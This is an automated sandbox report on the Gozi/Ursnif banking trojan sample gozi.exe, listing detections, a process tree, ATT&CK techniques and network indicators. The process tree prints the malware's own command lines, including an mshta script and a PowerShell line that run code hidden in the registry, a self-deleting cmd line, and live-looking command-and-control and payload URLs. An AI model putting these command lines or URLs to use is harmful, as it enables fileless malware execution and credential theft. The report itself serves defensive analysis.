



ID: 551701
Sample Name: gozi.exe
Cookbook: default.jbs
Time: 13:00:19
Date: 12/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report gozi.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 5
Yara Overview 5
Memory Dumps 5
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Jbx Signature Overview 5
AV Detection: 5
Networking: 6
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
E-Banking Fraud: 6
System Summary: 6
Data Obfuscation: 6
Hooking and other Techniques for Hiding and Protection: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 7
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 10
URLs 10
Domains and IPs 10
Contacted Domains 10
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 11
Public 11
General Information 11
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 12
ASN 12
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 12
Static File Info 19
General 19
File Icon 19
Static PE Info 19
General 19
Entrypoint Preview 20
Data Directories 20
Sections 20
Resources 20
Imports 20
Version Infos 20
Possible Origin 20
Network Behavior 20
Snort IDS Alerts 20
Network Port Distribution 21
TCP Packets 21
UDP Packets 21
DNS Queries 21
DNS Answers 21
HTTP Request Dependency Graph 22
HTTP Packets 22
HTTPS Proxied Packets 26

Copyright Joe Security LLC 2022

Code Manipulations 27
User Modules 27
Hook Summary 27
Processes 27
Statistics 27
Behavior 27
System Behavior 27
Analysis Process: gozi.exe PID: 6992 Parent PID: 1372 27
General 27
File Activities 27
File Created 27
File Written 27
File Read 27
Registry Activities 27
Analysis Process: RegAsm.exe PID: 5696 Parent PID: 6992 28
General 28
File Activities 28
Registry Activities 28
Key Value Created 28
Analysis Process: mshta.exe PID: 2928 Parent PID: 3352 28
General 28
File Activities 29
Analysis Process: powershell.exe PID: 6536 Parent PID: 2928 29
General 29
File Activities 29
File Created 29
File Deleted 29
File Written 29
File Read 29
Registry Activities 29
Key Value Created 29
Analysis Process: conhost.exe PID: 5400 Parent PID: 6536 29
General 29
Analysis Process: csc.exe PID: 6620 Parent PID: 6536 30
General 30
Analysis Process: cvtres.exe PID: 4876 Parent PID: 6620 30
General 30
Analysis Process: csc.exe PID: 5700 Parent PID: 6536 30
General 30
Analysis Process: control.exe PID: 5676 Parent PID: 5696 30
General 30
Analysis Process: cvtres.exe PID: 5664 Parent PID: 5700 31
General 31
Analysis Process: explorer.exe PID: 3352 Parent PID: 6536 31
General 31
Analysis Process: cmd.exe PID: 2960 Parent PID: 3352 32
General 32
Analysis Process: conhost.exe PID: 4580 Parent PID: 2960 32
General 32
Analysis Process: PING.EXE PID: 3640 Parent PID: 2960 32
General 32
Analysis Process: rundll32.exe PID: 4364 Parent PID: 5676 33
General 33
Analysis Process: RuntimeBroker.exe PID: 4084 Parent PID: 3352 33
General 33
Analysis Process: cmd.exe PID: 4488 Parent PID: 3352 33
General 33
Analysis Process: RuntimeBroker.exe PID: 4176 Parent PID: 3352 34
General 34
Analysis Process: conhost.exe PID: 5016 Parent PID: 4488 34
General 34
Analysis Process: nslookup.exe PID: 5340 Parent PID: 4488 34
General 35
Analysis Process: cmd.exe PID: 3200 Parent PID: 3352 35
General 35
Analysis Process: RuntimeBroker.exe PID: 4440 Parent PID: 3352 35
General 35
Analysis Process: conhost.exe PID: 4292 Parent PID: 3200 35
General 35
Analysis Process: cmd.exe PID: 6020 Parent PID: 3352 36
General 36
Analysis Process: conhost.exe PID: 5656 Parent PID: 6020 36
General 36
Disassembly 37
Code Analysis 37

Copyright Joe Security LLC 2022


Windows Analysis Report gozi.exe

Overview

General Information

Sample Name:	gozi.exe
Analysis ID:	551701
MD5:	8ee79738c37a91..
SHA1:	ae35e761cd1633..
SHA256:	51037666d1982d..
Tags:	exe gozi
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Yara detected AntiVM3
- Yara detected Ursnif
- System process connects to networ...
- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm...
- Antivirus / Scanner detection for sub...
- Tries to steal Mail credentials (via fil...
- Hooks registry keys query functions...
- Maps a DLL or memory area into an...
- Sigma detected: Bad Opsec Default...
- Uses nslookup.exe to query domains

Classification



Process Tree

- **System is w10x64**
- gozi.exe (PID: 6992 cmdline: "C:\Users\user\Desktop\gozi.exe" MD5: 8EE79738C37A919FDF38DC5A621556CE)
  - RegAsm.exe (PID: 5696 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: 6FD7592411112729BF6B1F2F6C34899F)
    - control.exe (PID: 5676 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
      - rundll32.exe (PID: 4364 cmdline: "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- mshta.exe (PID: 2928 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Djqr='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Djqr).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6536 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name pflixjr -value gp; new-alias -name finjvcqe -value iex; finjvcqe ([System.Text.Encoding]::ASCII.GetString((pflixjr "HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550").UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5400 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6620 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\hscan34n.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4876 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES73F8.tmp" "c:\Users\user\AppData\Local\Temp\CSC8CA7551FEF4543EEA6FB885A13AF16EB.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 5700 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\5n300s0s.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5664 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES8712.tmp" "c:\Users\user\AppData\Local\Temp\CSC31C5CF8C116B47DEB51FEE2BA7A26AB5.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 2960 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 4580 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - PING.EXE (PID: 3640 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
      - RuntimeBroker.exe (PID: 4084 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 4488 cmdline: cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\3B0F.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 5016 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - nslookup.exe (PID: 5340 cmdline: nslookup myip.opendns.com resolver1.opendns.com MD5: AF1787F1DBE0053D74FC687E7233F8CE)
      - RuntimeBroker.exe (PID: 4176 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 3200 cmdline: cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\3B0F.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 4292 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - RuntimeBroker.exe (PID: 4440 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 6020 cmdline: "C:\Windows\syswow64\cmd.exe" /C pause dll mail, , MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 5656 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Copyright Joe Security LLC 2022

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000024.00000000.539555209.0000020FDEA8 0000.00000040.00020000.sdmp	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
0000001C.00000003.532875532.000001DC0EF2 C000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000008.00000003.392490032.0000000003408000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000029.00000002.826395409.00000163C5A02000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000002D.00000000.652250920.000001EAE457 0000.00000040.00020000.sdmp	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
Click to see the 49 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
8.3.RegAsm.exe.330a4a0.0.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
8.3.RegAsm.exe.330a4a0.0.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
8.3.RegAsm.exe.33b8f40.2.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
8.3.RegAsm.exe.33894a0.1.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:



Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Rundll32 Activity

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Possible Applocker Bypass

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Copyright Joe Security LLC 2022

Machine Learning detection for sample

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Uses nslookup.exe to query domains

May check the online IP address of the machine

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Yara detected Ursnif

E-Banking Fraud:



Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:



Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:



.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:



Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Malware Analysis System Evasion:



Yara detected AntiVM3

Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Copyright Joe Security LLC 2022

Stealing of Sensitive Information:



Yara detected Ursnif

Tries to steal Mail credentials (via file / registry access)

Remote Access Functionality:




Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co ar
Valid Accounts 1	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1 2	Exfiltration Over Other Network Medium	In Tr
Default Accounts	Native API 2	Valid Accounts 1	Valid Accounts 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1 1	Exfiltration Over Bluetooth	Er Cl
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Access Token Manipulation 1	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	No Ap La Pr
Local Accounts	At (Windows)	Logon Script (Mac)	Process Injection 8 1 3	Software Packing 1 3	NTDS	System Information Discovery 4 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ap La Pr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Security Software Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fa Ch
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mu Co
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rootkit 4	DCSync	Process Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Co Us
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Ap La
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Valid Accounts 1	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	W
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Access Token Manipulation 1	Network Sniffing	Remote System Discovery 1 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Fil Pr
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Virtualization/Sandbox Evasion 2 1	Input Capture	System Network Configuration Discovery 3	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Ma
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Process Injection 8 1 3	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DN
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Rundll32 1	GUI Input Capture	Domain Groups	Exploitation of Remote Services	Email Collection	Commonly Used Port	Pr


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
gozi.exe	38%	Virustotal		Browse
gozi.exe	40%	Metadefender		Browse
gozi.exe	65%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
gozi.exe	100%	Avira	TR/Kryptik.jcfst	
gozi.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.0.RegAsm.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.gozi.exe.32857b4.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.2.RegAsm.exe.10a0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
8.0.RegAsm.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.0.RegAsm.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.0.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.0.RegAsm.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link	Download
8.0.RegAsm.exe.400000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.0.RegAsm.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.gozi.exe.329b084.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.2.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.0.RegAsm.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://apr.intooltak.com/lnhNHa_2Btty8CaNj/2ZI6TN22qvUD/8ZPV4upYsm_/2FN7_2B_2BUcD0/ieoqnU4qUIxSEwBSH	100%	Avira URL Cloud	malware	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://ns.adobp/	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://io.immontyr.com/cG9R2yLu/hwY1VC7UV0FGuTFHUDuWv94/dWPB0qINsS/UcOtH5ibuFGkRtRRz/TcTs3WrbL3kk/KH9_2B01P5_/2BqOCU5VAuO8RX/tDtOsh5JefONIGFgJjwJW/WTNQ_2BigLNUfSTv/vEQOtss42jXAD7m/Vb_2FBrZFcmnzVx4eL/FgvV_2F2J/WJxkKD87XHV59J1BIptx/grHAayUrM6ZXOpWMd4b/m8CaZcQ61hUgT0Er2sN6yR/jqxJkoogaoGBQ/oxZTsR50/IU6qlhp0LlHnTmpxFkzazjn/ZXLdcjlESY/R9eDED1XHAy_2FpXA/QYirrLarjNjS/_2Faftuam8rF_2F/1Ew	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://ns.adobe.cmgR	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://ns.adobe.ux2	0%	Avira URL Cloud	safe	
http://https://transfer.sh4jl	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://ns.micro/1	0%	Avira URL Cloud	safe	
http://apr.intooltak.com/vlSm5FdhwFmMvT/YOr1y3vmv8eg4Ac3b7Y_2/BxNzh6No2PWjhu_2/Fyyb9C79h8hjmv0/0MJdM07T0vYSwv1YW8/_2F13x6Wl/Lrng4lSkMN3h4WUh3_2B/V0ttocBRKlq9AtXNAro/11M6x_2BaL1Zjx_2BWp4qX/FgWuexW_2FQbO/w_2FMf21/MXsR7_2BkMZgcjp0nVIxUlY/KUQNsPRxFs/f5vu_2BQoVI2fu6H_/2BIGCwdRzvbj/hz_2BIOSiZR/JFogKN88OOAHtb/M_2BNELxC21s15Johd0jZ/ulyOnBSm1PSraDUT/nl6kvDdqLoljmN_/2B2yicis3/ZYLr	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
myip.opendns.com	102.129.143.64	true	false		high
resolver1.opendns.com	208.67.222.222	true	false		high
transfer.sh	144.76.136.153	true	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
io.immontyr.com	185.189.12.123	true	false		high
apr.intooltak.com	185.189.12.123	true	false		high
222.222.67.208.in-addr.arpa	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://io.immontyr.com/cG9R2yLu/hwY1VC7UV0FGuTFHUDuWv94/dWPB0qINsS/UcOtH5ibuFGkRtRRz/TcTs3WrbL3kk/KH9_2B01P5_/2BqOCU5VAuO8RX/tDtOsh5JefONIGFgJjwJW/WTNQ_2BigLNUfSTv/vEQOtss42jXAD7m/Vb_2FBrZFcmnzVx4eL/FgvV_2F2J/WJxkKD87XHV59J1BIptx/grHAayUrM6ZXOpWMd4b/m8CaZcQ61hUgT0Er2sN6yR/jqxJkoogaoGBQ/oxZTsR50/lU6qlhp0LlHnTmpxFkzazjn/ZXLdcjlESY/R9eDED1XHAy_2FpXA/QYirrLarjNjS/_2Faftuam8rF_2F/1Ew	true	• Avira URL Cloud: safe	unknown
http://https://transfer.sh/get/3dvhcv/lia.exe	false		high
